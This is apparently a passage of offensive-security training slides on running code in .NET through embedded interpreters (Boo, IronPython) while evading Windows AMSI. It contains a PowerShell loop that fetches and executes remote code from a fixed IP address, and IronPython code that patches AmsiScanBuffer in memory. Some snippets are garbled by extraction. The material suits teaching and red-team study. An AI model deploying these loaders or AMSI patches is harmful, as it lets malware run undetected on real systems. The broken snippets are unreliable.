 - Because we aren't using `System.Management.Automation.dll`



```
while ($true) {
    try {
        $BooSource = Invoke-WebRequest http://172.16.164.1:8080/source.boo
        <#
        $PS1Source = Invoke-WebRequest http://172.16.164.1:8080/source.ps1
        IEX $PS1Source
        #>

        <#
        $CsharpSource = Invoke-WebRequest http://172.16.164.1:8080/source.cs
        Add-Type -TypeDefinition $CsharpSource
        [Amstest.Program]::Main()
        #>


        $ScriptInput = [Boo.Lang.Compiler.IO.StringInput]::new("MyScript.boo", $BooSource)
        #Passing $false to the constructor tells Boo to not automatically reference default assemblies
        $Parameters = [Boo.Lang.Compiler.CompilerParameters]::new($false)
        $Compiler = [Boo.Lang.Compiler.Compiler]::new($ScriptInput, $Parameters)
        $Compiler.Compile()
    } catch {
        Write-Host $_
    }
}
```

PS C:\Users\byt3b133d3r> Invoke-BooLangC2
Compiling...
Executing...
AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386
Compiling...
Executing...
AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386
PS C:\Users\byt3b133d3r> |

Execution Without Triggering AMSI

BYOI Languages

- As long as an interpreter exists, you can run essentially any language
 - Requires the use of C# classes to translate it
- Examples:
 - Boolang
 - ClearScript
 - IronPython
 - S#
 - IronRuby



Exercise 3: Invoking IronPython in C#

Exercise 3

IronPython and .NET Integration

- Already hinted to it with **import clr**
- **Access .NET Classes:** IronPython can directly access .NET classes, objects, properties, methods, and events. It can create instances of .NET classes and call methods and properties of these instances.
 - Example:

```
import clr
clr.AddReference('System')
from System import DateTime
print(DateTime.Now)
```

IronPython and .NET Integration

- **Inheritance & Extension:** IronPython can inherit from .NET classes and interfaces. It can extend .NET classes by overriding methods and properties.
- **Event Handling:** IronPython can handle .NET events. This is particularly useful when creating UIs with .NET libraries or working with other event-driven .NET libraries.
- **Embedding:** IronPython can be embedded into .NET applications. This allows .NET applications to be scripted and extended in Python, providing a flexible and powerful way to add functionality.

Exercise 4: IronPython Calling C#

Exercise 4

Powershell and IronPython

- **PowerShell Integration:** IronPython can seamlessly integrate with PowerShell, a task automation and configuration management framework from Microsoft. This integration allows IronPython scripts to execute PowerShell commands and scripts.
- **Runspace Concept:** Runspace is the runtime environment where PowerShell commands are executed. It includes all the settings, variables, functions, and drives that are available to the command.

IronPython and PowerShell Runspace

- IronPython can create a PowerShell runspace, execute commands within that runspace, and handle the output. This is facilitated through .NET Framework's System.Management.Automation namespace.
- Example (Creating Runspace and Executing a Command):


```
import clr
clr.AddReference('System.Management.Automation')
from System.Management.Automation import
Runspaces runspace = Runspaces.RunspaceFactory.CreateRunspace()
runspace.Open()
pipeline = runspace.CreatePipeline()
pipeline.Commands.AddScript("Get-Process")
results = pipeline.Invoke()
runspace.Close()
for process in results:
    print(process)
```

Exercise 5: IronPython and PowerShell

Exercise 5


Introduction to AMSI

- The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.




That's Great But What Does that Mean?

- **Evaluates commands at run time**
- Handles multiple scripting languages (PowerShell, JavaScript, VBA)
- As of .NET 4.8, integrated into CLR and will inspect assemblies when the load function is called
- Provides an API that is AV agnostic
- **Identify fileless threats**



AMSI Data Flow




Modern Antivirus Providers

- Antivirus software (Defender) is...
 - **really good** at detecting PowerShell using string matching
 - **mediocre** at detecting C#
 - **terrible** at detecting any other dynamic language

Windows Security

.NET Services



Using CLR Hooks to Bypass AMSI in IronPython

- **Understanding AMSI:** The Anti-Malware Scan Interface (AMSI) is a Windows service that enables applications and services to integrate with any anti-malware product present on a machine. It provides a generic interface for requesting anti-malware scans of memory buffers, files, or registry entries.
- **The Need for a Bypass:** While AMSI is instrumental in enhancing system security, it can sometimes interfere with legitimate scripts or applications. A bypass may be required in such cases for the program to run as expected.

Using CLR Hooks to Bypass AMSI in IronPython

- **CLR and AMSI:** The Common Language Runtime (CLR) is the virtual machine component of the .NET Framework that manages the execution of .NET programs. By hooking into the CLR, it's possible to manipulate the way managed code is executed, including bypassing AMSI checks.
- **IronPython and CLR Hooks:** In IronPython, you can leverage the 'ctypes' library, a foreign function library for Python, to directly call Windows API functions. This allows you to manipulate the CLR and create hooks for bypassing AMSI.

Loading AMSI DLL and Patching AmsiScanBuffer

```
import clr
from ctypes import *
clr.AddReference('System')
from System import UInt32, IntPtr
amsi = windll.LoadLibrary('amsi.dll')
amsi_handle = windll.kernel32.GetModuleHandleW('amsi.dll')

# Retrieve address of AmsiScanBuffer
AmsiScanBuffer = windll.kernel32.GetProcAddress(amsi_handle, 'AmsiScanBuffer')

# Create patch to modify AmsiScanBuffer
patch = System.Array[System.Byte]((UInt32(0xB8), UInt32(0x57), UInt32(0x00), UInt32(0x07),
    UInt32(0x80), UInt32(0xC3)))

# Apply the patch
windll.kernel32.VirtualProtect(IntPtr(AmsiScanBuffer), UInt32(6), UInt32(0x40), byref(UInt32()))
memmove(AmsiScanBuffer, patch, 6)
```

Exercise 6: IronPython AMSI Bypass

Exercise 6

Exercise 7: IronRubeus

Exercise 7

Recap

- Today, we've explored IronPython, its .NET integration, how to interact with PowerShell through IronPython, and even discussed advanced topics like CLR hooks for AMSI bypass. These concepts and techniques have broad applications, from system scripting to cybersecurity.

Key Takeaways

- IronPython is an open-source implementation of Python that integrates with .NET Framework, allowing developers to access .NET libraries and write Python programs that interoperate with .NET code.
- Understanding IronPython's syntax and data types is the first step in mastering IronPython.
- IronPython allows Python code to run inside the .NET ecosystem, making it a powerful tool for developers who work in .NET environments.
- Interacting with PowerShell using IronPython provides a high degree of control over system tasks and allows for extensive system automation.
- Advanced topics like CLR hooks for AMSI bypass showcase the potential of IronPython as a tool in ethical hacking and cybersecurity.

Questions?

